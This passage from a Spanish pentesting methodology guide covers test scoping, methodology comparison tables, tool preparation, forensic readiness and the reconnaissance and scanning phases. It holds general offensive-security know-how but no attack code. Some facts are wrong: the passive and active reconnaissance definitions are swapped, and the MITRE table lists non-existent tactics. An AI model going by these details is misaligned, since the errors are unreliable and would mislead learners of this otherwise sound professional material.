5.1.2.3 Pruebas Internas vs. Externas:

En las pruebas de penetración, es esencial definir desde qué **punto de origen** se simulará el ataque, ya que esto determina el alcance, las técnicas utilizadas y los riesgos que se desean evaluar. En función de si el atacante potencial se encuentra fuera o dentro de la red de la organización, se distinguen dos enfoques principales:

- **Pruebas Externas:** Se realizan desde fuera de la red corporativa, simulando a un atacante externo sin acceso a la infraestructura interna.
  - Ejemplo: Escanear una IP pública o una aplicación web desde Internet.
- **Pruebas Internas:** Se ejecutan desde dentro del entorno corporativo, como si un empleado, proveedor o intruso con acceso físico o remoto intentara comprometer el sistema.
  - Ejemplo: Evaluar la seguridad de servidores internos o estaciones de trabajo desde la red local.

5.1.2.4 Profundidad del Análisis:

En una prueba de penetración, la **profundidad del análisis** es un factor clave que influye en los resultados obtenidos y en la capacidad para detectar vulnerabilidades críticas. Dependiendo de los objetivos, el tiempo disponible y el nivel de madurez del entorno evaluado, es posible optar por enfoques más rápidos o más exhaustivos. A continuación, se detallan dos niveles comunes de profundidad en el análisis de seguridad:

- **Escaneo Rápido**: Se realiza una revisión superficial, por ejemplo con herramientas automáticas, para detectar vulnerabilidades conocidas o configuraciones erróneas. Es útil como primer filtro o por limitaciones de tiempo.
    - Ejemplo: Escanear puertos abiertos y versiones de software sin profundizar en pruebas manuales.
- **Análisis Detallado**: Incluye revisión manual, validación de hallazgos, explotación controlada, verificación de impacto y correlación con marcos normativos. Permite identificar riesgos reales y específicos.
    - Ejemplo: Explorar rutas ocultas, probar lógica de negocio o simular ataques específicos como CSRF, SSRF o evasión de controles.

5.1.2.5 Incluir o No Pruebas Forenses y Análisis de Amenazas

En ciertos escenarios, durante el desarrollo de una prueba de penetración, pueden surgir evidencias que sugieren intentos previos de acceso no autorizado o actividades sospechosas. En estos casos, es recomendable extender el alcance técnico hacia pruebas forenses o análisis de amenazas, con el objetivo de comprender el contexto del hallazgo y fortalecer las capacidades defensivas del entorno evaluado. Este tipo de pruebas no son siempre requeridas, pero su inclusión puede marcar una diferencia significativa cuando se busca elevar el nivel de madurez en seguridad.

- **Pruebas Forenses**: Se evalúa la capacidad del sistema para registrar, preservar y analizar eventos sospechosos o incidentes de seguridad. También se revisan logs, integridad de evidencias y mecanismos de respuesta.
    - Ejemplo: Validar si un sistema puede detectar y registrar un intento de acceso no autorizado, y si mantiene evidencia útil para una investigación.
- **Análisis de Amenazas**: Se identifican los actores de amenaza relevantes, sus técnicas, objetivos y vectores de ataque comunes. Esto permite ajustar las pruebas a escenarios reales y priorizar los riesgos más probables.
    - Ejemplo: Considerar amenazas específicas del sector salud o financiero (como ransomware o fuga de datos) durante la planificación del pentest.

5.1.2.6 Análisis en Tiempo de Ejecución (Runtime Analysis)

Es el proceso de observar y evaluar el comportamiento de una aplicación mientras está en ejecución. A diferencia del análisis estático (que revisa el código fuente sin ejecutarlo) o el análisis dinámico (que se realiza en entornos controlados durante pruebas), el análisis runtime se lleva a cabo con la aplicación en funcionamiento real o en condiciones que simulan su operación diaria.

Durante este análisis se monitorean aspectos como uso de memoria, llamadas a funciones, interacción entre módulos, acceso a archivos o servicios externos, manejo de errores, y otros comportamientos del sistema que solo se hacen evidentes en tiempo de ejecución.

- **Relación con la Seguridad y Pruebas de Penetración:** En seguridad, el análisis en tiempo de ejecución es útil para identificar comportamientos inseguros que no se detectan con análisis estáticos o pruebas automatizadas. Permite observar cómo responde la aplicación ante ataques reales o simulados, identificar rutas de

ejecución anómalas, fugas de información, intentos de evasión de controles, o vulnerabilidades lógicas que se manifiestan bajo condiciones específicas.

- **Ejemplo práctico:** Durante una prueba de penetración, un sistema puede parecer seguro al revisar su código (análisis estático) y pasar pruebas funcionales básicas (análisis dinámico). Sin embargo, usando herramientas de análisis runtime, se detecta que al recibir un input malicioso, una librería interna responde con un error no controlado que expone variables de entorno con credenciales. Esta condición solo es visible observando el sistema en tiempo real mientras se ejecuta la carga maliciosa.

5.1.3. Selección y Comparación de Metodologías.

En la fase de planeación de una prueba de seguridad, es esencial definir la metodología a seguir. Esta elección debe basarse en el tipo de entorno a evaluar, el alcance establecido por el cliente, y las normativas nacionales e internacionales que resulten aplicables.

En entornos regulados, como aquellos que deben cumplir con PCI DSS, la metodología está más estructurada: existen lineamientos específicos sobre qué elementos deben evaluarse, especialmente en aspectos como la segmentación de red, almacenamiento de datos sensibles y controles de acceso. Por otro lado, en entornos menos definidos —donde los activos no están claramente identificados o documentados— se requiere un análisis más exhaustivo que permita mapear correctamente la superficie de ataque y priorizar riesgos según el contexto.

En ambos casos, se recomienda utilizar metodologías reconocidas como OWASP, OSSTMM, PTES y NIST SP 800-115, complementadas con herramientas y scripts técnicos que se adapten a las características del entorno.

La tabla 2 es de elaboración propia y se basa en la experiencia obtenida en proyectos reales. Resume los factores clave que influyen al momento de elegir la metodología adecuada, considerando el esfuerzo operativo requerido, los recursos necesarios y el cumplimiento de las normativas aplicables. Esto permite orientar mejor la ejecución de las pruebas, optimizar tiempos y asegurar entregables que le faciliten auditorías exitosas.

Criterio/Factor	PCI-DSS (Entornos Regulados)	Entornos No Definidos (Cliente no sabe lo que tiene)	Entornos Definidos (Cliente sabe lo que necesita)
Normas/Regulaciones Aplicables	PCI DSS, ISO 27001, NOM-151	LFPDPPP, ISO 27001, NIST SP 800-115	ISO 27001, GDPR, NOM-151, LFPDPPP

Marco Teórico	**PCI DSS**: Protección de datos financieros, pruebas profundas. Metodologías OWASP, OSSTMM.	**PTES, NIST SP 800-115**: Metodología adaptable al descubrimiento de infraestructuras.	**OWASP, OSSTMM**: Enfoque directo a vulnerabilidades críticas ya conocidas.
Alcance	Datos sensibles, segmentación, seguridad en redes y aplicaciones.	Descubrimiento de infraestructura completa (redes, sistemas, aplicaciones).	Áreas específicas (apps críticas, bases de datos, infraestructura clave).
Costos	**Altos**: Escaneo sin protecciones, equipo especializado.	**Medios/Altos**: Escaneo exhaustivo inicial, descubrimiento de activos y red.	**Medios**: Costos predecibles con alcance definido.
Suite de Herramientas	**Nessus, Nmap, Metasploit, Wireshark, scripts propios**.	**Nmap, Nessus, Invicti, BurpSuite, scripts propios**: Descubrimiento y escaneo de red.	**BurpSuite, Invicti, Nessus, Nmap**: Pruebas en aplicaciones y redes críticas.
Topología de Red	**Definida y Validada**: La segmentación es clave para proteger datos de pago.	**Por Descubrir**: Se requiere el descubrimiento y mapeo inicial de la topología con herramientas.	**Definida**: Validar la segmentación ya existente durante las pruebas.
Manejo de Activos	**Crítico**: Los activos que manejan datos financieros deben estar claramente protegidos.	**Descubrimiento**: Los activos críticos deben identificarse durante las pruebas.	**Identificado**: Los activos están claros, se deben proteger áreas específicas.
Evaluación de Riesgos	**Financiero Alto**: Riesgo centrado en la protección de datos financieros.	**Amplio**: Evaluación de riesgos en todas las áreas (infraestructura, aplicaciones).	**Específico**: Riesgos focalizados en áreas identificadas por el cliente.
Segmentación de Red	**Obligatoria**: Asegurar el aislamiento de los sistemas que manejan datos de pago.	**Definir y Validar**: Puede ser descubierta durante el análisis y validada.	**Validación**: La segmentación debe estar clara y validarse en el análisis.

Pruebas de Penetración (Metodología)	**OSSTMM, OWASP**: Metodologías centradas en proteger los datos financieros y redes segmentadas.	**PTES, NIST SP 800-115**: Metodologías flexibles ajustables a los hallazgos en la red.	**OWASP, OSSTMM**: Metodología específica en vulnerabilidades conocidas y críticas.
Desarrollo de Scripts Propios	**Crucial**: Desarrollo de scripts para pruebas personalizadas de configuraciones y vulnerabilidades.	**Crucial**: Adaptación de scripts según la infraestructura descubierta.	**Opcional**: Generalmente, las herramientas estándar son suficientes.
Auditoría de Cumplimiento	**PCI DSS, ISO 27001, NOM-151**: Cumplimiento necesario para auditorías específicas.	**ISO 27001, LFPDPPP, NIST**: Se ajusta a las normativas adecuadas según los hallazgos.	**ISO 27001, LFPDPPP**: Cumplimiento según normativas requeridas por el cliente.
Requerimiento de Lista Blanca	**Obligatorio**: Debe estar en lista blanca para garantizar pruebas limpias y sin interferencia.	**Opcional**: Puede requerirse en fases avanzadas, dependiendo del descubrimiento.	**Opcional**: Depende de los sistemas y requisitos del cliente.
Generación de Reportes	**Muy Detallada**: Incluye validación de segmentación, cumplimiento de PCI-DSS y evidencias detalladas.	**Moderada a Alta**: Informes sobre descubrimientos de activos y vulnerabilidades en la infraestructura.	**Moderada**: Focalizados en áreas críticas y vulnerabilidades solicitadas por el cliente.
Recomendaciones	**Específicas**: Soluciones orientadas al cumplimiento de PCI DSS, enfocadas en datos financieros.	**Flexibles**: Recomendaciones amplias según el descubrimiento de infraestructura y vulnerabilidades.	**Específicas**: Enfocadas en las áreas previamente identificadas por el cliente.
Política de Remediación	**Obligatoria**: Debe seguir las guías de PCI-DSS y aplicar correcciones rigurosas.	**Flexible**: Ajustada a los hallazgos y recomendaciones adaptadas a las vulnerabilidades descubiertas.	**Específica**: Enfocada en las vulnerabilidades críticas identificadas por el cliente.

Capacitación del Equipo	**Alta Especialización**: El equipo debe estar capacitado en normativas PCI-DSS y protección de datos financieros.	**Versátil**: El equipo debe ser capaz de adaptarse a entornos desconocidos y usar metodologías flexibles.	**Específico**: El equipo debe enfocarse en realizar pruebas técnicas en áreas solicitadas por el cliente.

Tabla 2.- Selección y Comparación de Metodologías.

Explicación de los Factores Adicionales:

Para que la auditoría de seguridad sea completa y útil para el cliente, es necesario tener en cuenta factores que afectan la precisión y efectividad del proceso. Estos factores ayudan a planear y ejecutar las pruebas, ajustando la metodología según las necesidades y limitaciones del entorno. Los factores clave son:

- **Topología de Red**: Es importante conocer cómo está organizada la infraestructura. En PCI, la red debe estar bien segmentada, y en entornos sin definición, es necesario descubrirla.
- **Manejo de Activos:** Identificar los activos críticos (servidores, aplicaciones, bases de datos) ayuda a decidir qué proteger primero.
- **Evaluación de Riesgos**: Varía según el entorno y la sensibilidad de los datos que se manejan.
- **Política de Remediación**: El plan para corregir vulnerabilidades debe adaptarse al entorno.
- **Capacitación del Equipo**: La experiencia del equipo es clave para aplicar normativas, detectar vulnerabilidades y ajustar las pruebas al entorno.

5.1.4. Evaluación Comparativa de Metodologías para Pruebas de Penetración

Elegir la metodología correcta para una prueba de penetración implica entender las diferencias entre ellas y cómo se adaptan a distintos entornos. Algunas se enfocan en cumplir normativas específicas, otras permiten el uso de herramientas y scripts personalizados, y otras priorizan la cobertura técnica detallada.

Esta comparación permite definir cuál se ajusta mejor a las necesidades del entorno y del cliente. Por ejemplo, en entornos regulados como PCI DSS se requiere una estructura clara, controles definidos y validaciones puntuales. En cambio, en organizaciones que no tienen una visibilidad completa de su infraestructura o activos, se vuelve necesario un análisis más profundo y exploratorio.

Un aspecto crítico en esta elección es el **costo asociado a su implementación**, evaluado principalmente en dos dimensiones:

- **Esfuerzo requerido**: Algunas metodologías demandan una gran carga de trabajo en un periodo corto. En el caso de PCI DSS, por ejemplo, muchos clientes buscan

cumplir todos los requisitos en una sola etapa de certificación, lo que implica realizar múltiples pruebas, aplicar controles y generar evidencias rápidamente. Esto incrementa la presión operativa.

- **Recursos necesarios:** Cumplir con ciertas normativas exige contar con personal técnico especializado, invertir en herramientas específicas y realizar adecuaciones importantes en la infraestructura. En algunos casos, las entidades regulatorias establecen requerimientos técnicos puntuales que aumentan los costos asociados a su implementación.

La Tabla 3 presenta una comparación entre las metodologías más utilizadas (como OWASP, OSSTMM, NIST y PCI DSS), basada en experiencias prácticas. En ella se analizan aspectos como el enfoque, la alineación con normativas, el nivel de personalización y los costos operativos. Esta comparación permite al equipo técnico y a la organización seleccionar la metodología más adecuada, con base en su contexto operativo, capacidad interna y metas de seguridad.

Metodología	Enfoque Principal	Nivel de Cobertura	Normativas Asociadas	Flexibilidad	Costos Estimados	Herramientas Recomendadas	Uso de Scripts Propios
OWASP	Aplicaciones Web	Alto en aplicaciones, medio en redes	ISO 27001, PCI-DSS, GDPR	Alta en entornos definidos y no definidos	Medio	BurpSuite, Invicti, scripts de OWASP	Requiere para pruebas avanzadas
OSSTMM	Infraestructura y redes	Alto en redes, medio en aplicaciones	ISO 27001, PCI-DSS, LFPDPPP	Alta, adaptable a cualquier entorno	Medio a Alto	Nmap, Nessus, Metasploit	Utiliza scripts para pruebas exhaustivas
PTES	Infraestructura, aplicaciones	Amplio en reconocimiento y ataques	LFPDPPP, NIST SP 800-115	Alta en entornos no definidos	Medio	Nessus, Nmap, Metasploit	Fomenta el desarrollo de scripts
NIST SP 800-115	Infraestructura, evaluación de riesgos	Alto en infraestructura	NIST, LFPDPPP, ISO 27001	Moderada, depende del entorno	Medio a Bajo	Nessus, scripts personalizados	Uso opcional, pero recomendado
PCI DSS	Protección de datos financieros	Alto en segmentación y cumplimiento	PCI-DSS, ISO 27001	Baja en entornos no definidos	Alto	Nessus, script personalizados, Wireshark, Nmap, Burpsuit, Invicti, etc.	No requiere, pero puede ser útil para pruebas de concepto.

Tabla 3.- Comparación de Metodologías de Auditoría y Pruebas de Seguridad.

A partir de esta comparación general, resulta útil profundizar en las características particulares de cada metodología. A continuación, se describen brevemente sus enfoques, fortalezas y casos de uso típicos, lo cual permite comprender mejor su aplicabilidad en distintos escenarios de evaluación:

- **OWASP**: Se recomienda para pruebas en aplicaciones web. Su enfoque está en detectar fallas comunes como inyecciones o problemas de control de acceso. A menudo requiere el uso de scripts hechos a medida para ciertas pruebas.
- **OSSTMM**: Abarca tanto infraestructura como aplicaciones. Sirve para revisar cómo está dividida la red y realizar evaluaciones técnicas detalladas de los sistemas.
- **PTES**: Es práctico cuando no se tiene claro el entorno a evaluar, ya que permite comenzar desde la identificación de redes y activo.
- **NIST SP 800-115**: Está pensado para entornos sensibles donde se requiere un análisis de riesgos estructurado. Aunque es menos flexible que OWASP u OSSTMM, proporciona un marco sólido y bien definido.
- **PCI-DSS**: Diseñada para ambientes financieros. Requiere comprobar la segmentación de red y ejecutar pruebas puntuales conforme a un marco normativo riguroso.

5.1.5. Preparación de Recursos

Es importante comunicar al cliente qué herramientas se emplearán durante las pruebas de seguridad. Por ejemplo, algunas de ellas:

- **Nessus**: Según ***Tenable***, **Nessus** es una herramienta especializada en escaneo de vulnerabilidades que permite identificar configuraciones inseguras, parches faltantes y exposiciones conocidas en sistemas operativos, dispositivos de red y servicios de infraestructura.
- **Burp suite**: De acuerdo con ***PortSwigger***, **Burp Suite** es una solución integral para realizar pruebas de seguridad en aplicaciones web. Su enfoque incluye análisis estático y dinámico de tráfico HTTP/S, automatización de pruebas para fallas comunes como inyecciones o XSS, y validación manual mediante interceptación de peticiones.
- **Nmap:** Tal como lo define ***Gordon Lyon*** (autor y desarrollador principal del proyecto), **Nmap** es una herramienta de código abierto para el descubrimiento de redes y pruebas de penetración. Se emplea principalmente en la etapa de reconocimiento para mapear hosts activos, identificar servicios y evaluar puertos abiertos.
- **Metasploit**: Según ***Rapid7***, **Metasploit Framework** es una plataforma diseñada para pruebas de penetración que permite desarrollar y ejecutar exploits, validar vulnerabilidades detectadas y simular ataques reales. Se destaca por su flexibilidad y su extenso catálogo de módulos de explotación.

Además del uso de estas herramientas reconocidas, es común recurrir al desarrollo de **scripts o utilidades personalizadas**. Estas herramientas a medida son clave en entornos con configuraciones particulares, aplicaciones desarrolladas internamente o tecnologías no estandarizadas. Su uso permite realizar análisis más específicos, por ejemplo, cuando se requiere evaluar mecanismos de autenticación propietarios, protocolos no

documentados o interacciones complejas que no pueden abordarse eficazmente con herramientas comerciales.

5.1.5.1 Validación Previa de Permisos y Recursos

Previo a la ejecución de las pruebas, es necesario coordinar con el equipo de TI del cliente para:

- Validar los **permisos y accesos necesarios** para cada herramienta.
- Garantizar que las pruebas no interfieran con **servicios en producción a menos que lo soliciten**.
- Confirmar que los recursos y entornos de prueba estén debidamente preparados y aislados si es necesario.
- Si se realiza a servicios de producción, definir el horario de la prueba de penetración.

5.1.5.2 Notificación sobre Herramientas Personalizadas

Finalmente, cuando se utilicen **herramientas o scripts desarrollados específicamente para el entorno del cliente**, estos deben ser informados con anticipación. Esta práctica asegura una evaluación transparente y permite que el cliente comprenda la naturaleza y el propósito de las pruebas más especializadas, especialmente en casos donde se busca validar vulnerabilidades que las herramientas estándar no pueden detectar

5.1.6. Preparación Forense en la Fase de Planeación de una Prueba de Penetración.

El análisis forense es un proceso técnico que permite **identificar, preservar, analizar y documentar evidencia digital** asociada a posibles incidentes de seguridad. Su objetivo es reconstruir eventos, comprender el alcance de una actividad maliciosa y sustentar la toma de decisiones para mitigar el impacto.

En ciertos entornos, el alcance del proyecto puede incluir la posibilidad de realizar **análisis forense** si, durante la ejecución de la prueba de penetración, se detectan **indicios de acceso no autorizado, actividad sospechosa o evidencia de compromiso previo**. Ante esta posibilidad, es fundamental definir desde la fase de planeación un **protocolo forense estructurado**, que permita actuar con rapidez, minimizar el impacto y preservar la evidencia de forma adecuada.

Contar con una preparación forense anticipada no solo mejora la **capacidad de respuesta ante incidentes**, sino que también refuerza la confianza del cliente al mostrar un enfoque proactivo, alineado con marcos reconocidos como **NIST SP 800-61** o **MITRE ATT&CK**. Este último, en particular, proporciona una **clasificación táctica y técnica** de los métodos comúnmente utilizados por actores maliciosos, y puede ser utilizado como guía para dirigir la investigación técnica.

La Tabla 4 resume un modelo básico de respuesta forense dentro del contexto de pruebas de penetración, desglosado en fases operativas, tácticas del marco MITRE ATT&CK asociadas a cada etapa, y herramientas recomendadas para su ejecución.

Fase	Descripción	Tácticas de MITRE ATT&CK	Herramientas Recomendadas
Identificación del Incidente	Detectar signos de actividad sospechosa o maliciosa.	Initial Access, Execution, Persistence	SIEM (Splunk, ELK), Sysmon, Wireshark
Recolección de Evidencias	Capturar información crítica: logs, snapshots de memoria, discos.	Discovery, Collection	FTK Imager, Volatility, X-Ways
Análisis de la Actividad	Analizar técnicas de adversarios: persistencia, lateralización.	Persistence, Privilege Escalation, Lateral Movement	Volatility, Mimikatz, Sysinternals
Aislamiento y Contención	Contener el daño para evitar la expansión del ataque.	Containment, Isolation	Firewall, Network Segmentation Tools
Remediación y Erradicación	Eliminar el malware y cerrar las brechas de seguridad.	Persistence, Cleanup	AV/EDR, Reimaging Tools
Documentación y Reporte	Documentar el análisis y los hallazgos, entregar un informe detallado.	Exfiltration, Impact	Herramientas de Reportes (Case Files)
Mejora Continua	Implementar mejoras para evitar incidentes futuros.	Mitigation, Defense Evasion	Hardening Tools, Threat Intelligence

Tabla 4.- Planificación de Contingencias y Opcional.

El **plan forense** anticipado debe contemplar aspectos críticos como:

- La **recolección y preservación de evidencia digital**, incluyendo imágenes de memoria y registros de sistemas.
- La **revisión e integridad de logs** que puedan ser relevantes para el análisis del incidente.

- La **coordinación con el equipo de respuesta a incidentes** del cliente, para una gestión segura y conforme a procedimientos internos.
- El uso de **mecanismos de contención controlada** que permitan documentar los hallazgos sin interferir en la operación del entorno productivo.

Esta planificación **no implica la ejecución automática de análisis forense**, sino que **prepara el entorno y los procedimientos** para actuar de forma efectiva en caso de que surja la necesidad durante el desarrollo de la prueba de penetración.

5.2. Ejecución

A continuación, se presentan definiciones de tres especialistas en seguridad que ofrecen distintas perspectivas sobre la fase de ejecución en pruebas de penetración:

- **Kevin Mitnick** (Mitnick K. , 2021) describe la ejecución como el punto donde la teoría se traduce en práctica. Es el momento de aplicar conocimientos técnicos y tácticos para evaluar si un sistema puede ser vulnerado y cómo mejorar su seguridad.
- **Bruce Schneier** (Schneier, 2015) la define como el proceso de desafiar activamente la resistencia de un sistema mediante pruebas éticas y controladas, con el fin de detectar vulnerabilidades antes de que puedan ser explotadas.
- **Chris Hadnagy** (Hadnagy, 2010) la enfoca como una inmersión directa en el entorno del objetivo, utilizando un conjunto de técnicas variadas para identificar debilidades reales.

Con base en estas perspectivas, la ejecución puede entenderse como la etapa clave donde se aplican las técnicas de ataque definidas, se realizan pruebas prácticas y se exploran las vulnerabilidades en condiciones controladas. Desde un enfoque técnico, representa la implementación táctica del plan de pruebas, cuyo objetivo es detectar fallos explotables y validar la efectividad de los controles de seguridad, contribuyendo así a mejorar la postura defensiva del entorno evaluado.

Las actividades que se realizan en esta fase son las que se muestran la Figura 4.




Figura 4: Ejecución

La ejecución se desarrolla mediante fases operativas bien definidas, que permiten avanzar desde la identificación inicial de activos hasta la explotación de vulnerabilidades confirmadas. A continuación, se describen estas etapas de forma secuencial y alineada al ciclo técnico de pruebas de la Figura 4.

5.2.1. Reconocimiento e Identificación

La fase de **Reconocimiento e Identificación** marca el **inicio de la ejecución** en una prueba de penetración porque proporciona la base necesaria para comprender el entorno objetivo. Antes de realizar cualquier ataque o prueba específica, es fundamental recopilar información sobre los sistemas, redes, dominios, tecnologías y posibles puntos expuestos (sentinelONE, What Is Cyber Reconnaissance?, s.f.).

Esta etapa inicial permite delinear la superficie de ataque y priorizar esfuerzos según el contexto real de exposición. Un reconocimiento eficaz facilita la detección de vectores de ataque relevantes, evita suposiciones innecesarias y mejora la precisión en las fases siguientes. Sus componentes principales son:

a) **Recopilación de Información:** Se investigan detalles sobre infraestructura, dominios, direcciones IP, sistemas operativos, servicios expuestos y posibles vulnerabilidades. Esta información puede obtenerse mediante fuentes abiertas (OSINT) o técnicas más intrusivas si están permitidas.
b) **Identificación de Activos**: Se detectan activos relevantes como servidores, dispositivos de red, aplicaciones y servicios críticos, con el fin de priorizar los objetivos más sensibles.
c) **Análisis de Relaciones**: Se examina la topología de red, las rutas de comunicación y la dependencia entre sistemas, para identificar posibles caminos de ataque o escalamiento de privilegios.
d) **Reconocimiento: Esta actividad se divide en**:

- **Reconocimiento Pasivo**: El reconocimiento activo consiste en interactuar directamente con el entorno objetivo para recopilar información detallada. Este enfoque permite descubrir configuraciones, servicios y vulnerabilidades mediante técnicas intrusivas controladas. Sus principales actividades incluyen:

  - **Exploración de Red**: Se utilizan herramientas como Nmap o Nessus para identificar dispositivos, rangos IP, puertos abiertos y servicios expuestos.
  - **Enumeración de Servicios:** Permite obtener información específica sobre servicios activos, versiones de software, sistemas operativos y configuraciones.
  - **Escaneo de Vulnerabilidades**: Se ejecutan escaneos orientados para detectar vulnerabilidades conocidas en los sistemas identificados.
  - **Interacción con Aplicaciones Web**: Se realiza un análisis activo de aplicaciones web mediante herramientas de web proxy, buscando fallos como inyecciones, fallos de autenticación o exposición de datos.

- **Reconocimiento Activo**: El reconocimiento pasivo busca detectar información sin generar interactuar con el objetivo, lo que reduce el riesgo de detección. Se basa en el análisis de fuentes públicas y observación indirecta. Entre sus técnicas principales están:

  - **Análisis de Dominios Públicos**: Uso de servicios como WHOIS o DNSdumpster para recopilar detalles sobre dominios, IPs asociadas, MX, registros NS y contactos administrativos.
  - **Monitorización de Redes Sociales**: Revisión de perfiles en plataformas públicas (LinkedIn, Twitter, etc.) para identificar empleados, tecnologías utilizadas, posibles vectores de ingeniería social o datos filtrados.
  - **Búsqueda de Información Pública**: Revisión de documentos indexados en motores de búsqueda, leaks en foros o bases de datos públicas que puedan contener información sensible (por ejemplo, en Google Dorks o Pastebin).
  - **Exploración de Sitios Web Públicos**: Análisis estructurado del contenido expuesto en portales oficiales, como comentarios en el código fuente, directorios accesibles, archivos robots.txt y otros elementos expuestos.

La identificación y el reconocimiento constituyen la base para cualquier evaluación de seguridad. Una ejecución completa en esta etapa permite definir con precisión la superficie de ataque, priorizar objetivos, evitar ruido innecesario durante la explotación y mejorar la efectividad general de la prueba de penetración.

5.2.2. Escaneo y Análisis

La fase de escaneo y análisis permite identificar vulnerabilidades técnicas y mapear amenazas específicas relacionadas con la infraestructura del cliente. Este proceso no solo detecta puntos débiles, sino que también ofrece una visión contextualizada de los vectores de ataque más probables en función del entorno. Al incorporar amenazas emergentes y configuraciones particulares del sector, esta fase brinda un diagnóstico

diferencial que posiciona al cliente con mayor solidez frente a riesgos comunes y avanzados. A continuación, se mencionan algunos puntos clave de esta fase:

- **Escaneo de Puertos y Servicios**: Se identifican los servicios expuestos tanto en el perímetro como en el entorno interno de red. Cualquier servicio innecesario o mal configurado puede representar una superficie de ataque, abriendo la posibilidad a ataques como fuerza bruta, explotación de protocolos vulnerables (ej. SMB, RDP) o la instalación de backdoors.

  Con herramientas como Nmap, se ejecutan escaneos personalizados que permiten identificar los servicios activos, resaltando aquellos con configuraciones incorrectas o expuestos sin justificación. Los hallazgos se documentan de forma estructurada, clasificando cada uno según su nivel de criticidad y proponiendo medidas específicas de mitigación orientadas a minimizar la superficie de ataque identificada.

- **Escaneo de Vulnerabilidades**: Se realiza un análisis técnico sobre los sistemas identificados, utilizando escáneres como Nessus o Qualys para detectar vulnerabilidades conocidas en software, firmware y configuraciones.

  El escaneo incorpora además fuentes de inteligencia de amenazas para detectar vulnerabilidades recientes (reportadas en las últimas 24 a 48 horas) que podrían no estar presentes en las bases de datos de escáneres tradicionales. Esto permite identificar exposiciones críticas que, en auditorías convencionales, pueden pasar desapercibidas.

  Los hallazgos se priorizan según probabilidad de explotación, nivel de acceso requerido y el impacto potencial, permitiendo al cliente actuar sobre las debilidades de mayor riesgo con información oportuna y validada.

- **Análisis de Configuración de Seguridad**: Se revisan configuraciones en sistemas operativos, servicios, bases de datos y aplicaciones, comparándolas contra marcos de referencia como los CIS Benchmarks o estándares NIST. Este análisis va más allá de una comparación genérica: se adapta al perfil de riesgo del cliente, evaluando configuraciones relevantes para su sector específico.

  Por ejemplo, en entornos financieros o de comercio electrónico se analizan controles de cifrado en tránsito y en reposo, separación de roles, políticas de contraseñas, y autenticación multifactor.

  El resultado es un informe de configuraciones débiles o no conformes que podrían facilitar elevación de privilegios, exposición de datos o accesos indebidos.

- **Detección de Amenazas Internas y Persistentes**: Se analiza el entorno desde una perspectiva de amenazas internas y APTs (Amenazas Persistentes Avanzadas), evaluando cómo un atacante interno o con acceso limitado podría moverse lateralmente, mantener persistencia o escalar privilegios.

  El enfoque incluye revisión de segmentación de red, permisos de usuario, control de accesos y rutas de confianza.

Este análisis permite detectar configuraciones que habilitan persistencia silenciosa o accesos indebidos a recursos críticos, lo que fortalece los controles ante ataques internos o sofisticados.

Tipos de Amenazas Evaluadas en la Fase de Escaneo y Análisis

Durante esta fase, se realiza una evaluación específica de distintas categorías de amenazas, proporcionando al cliente una visión clara y estructurada de los riesgos presentes en su entorno. Entre las amenazas analizadas se encuentran:

- **Ataques Externos de Conexión Directa**: Se identifican servicios accesibles desde internet que pueden ser objetivo de ataques de fuerza bruta, intentos de acceso remoto no autorizado o explotación de protocolos vulnerables.
- **Amenazas Persistentes Avanzadas (APT)**: Se revisan configuraciones que podrían permitir la permanencia prolongada de un atacante dentro de los sistemas. Este análisis es especialmente relevante en sectores con información sensible, como el financiero o el gubernamental.
- **Ataques de Escalada de Privilegios**: Se examinan los permisos y configuraciones internas que podrían permitir a un atacante aumentar sus privilegios y comprometer activos críticos a partir de un acceso inicial limitado.
- **Movimientos Laterales**: En entornos con distintos segmentos de red, se analiza la posibilidad de que un atacante comprometa un sistema y utilice ese acceso para desplazarse lateralmente hacia otros sistemas más críticos. Este análisis ayuda a evaluar la efectividad de los controles de segmentación y contención.

Resultados Esperados y Valor Agregado:

Al término de esta fase, el cliente recibe:

- **Mapa Completo de Superficie de Exposición**: Un informe completo que muestra servicios y puertos expuestos, vulnerabilidades detectadas y configuraciones relevantes, priorizadas por nivel de riesgo, facilitando la toma de decisiones para remediación inmediata en áreas críticas.

5.2.3. Análisis de Vectores de Ataque

En esta fase se identifican, evalúan y simulan las rutas técnicas que un atacante podría utilizar para comprometer parcial o totalmente un entorno tecnológico. Se consideran factores como la arquitectura real del sistema, las vulnerabilidades detectadas, configuraciones expuestas y la superficie de ataque existente. El propósito de este análisis es anticipar escenarios factibles de intrusión, modelar rutas de explotación y estimar el nivel de riesgo técnico asociado a cada una.

Este análisis no se limita al estudio de vulnerabilidades individuales; también contempla cómo diferentes fallas pueden combinarse o encadenarse para alcanzar activos críticos. Además, se consideran vectores tanto externos como internos, y se modelan bajo distintos niveles de acceso que un atacante podría poseer (por ejemplo, usuario no autenticado vs. Persona interna “insider” con privilegios limitados).

El resultado ofrece al cliente una visión táctica y realista de los riesgos, con base en el comportamiento probable de un atacante en condiciones técnicas específicas.

5.2.3.1 ¿Qué es un vector de ataque?

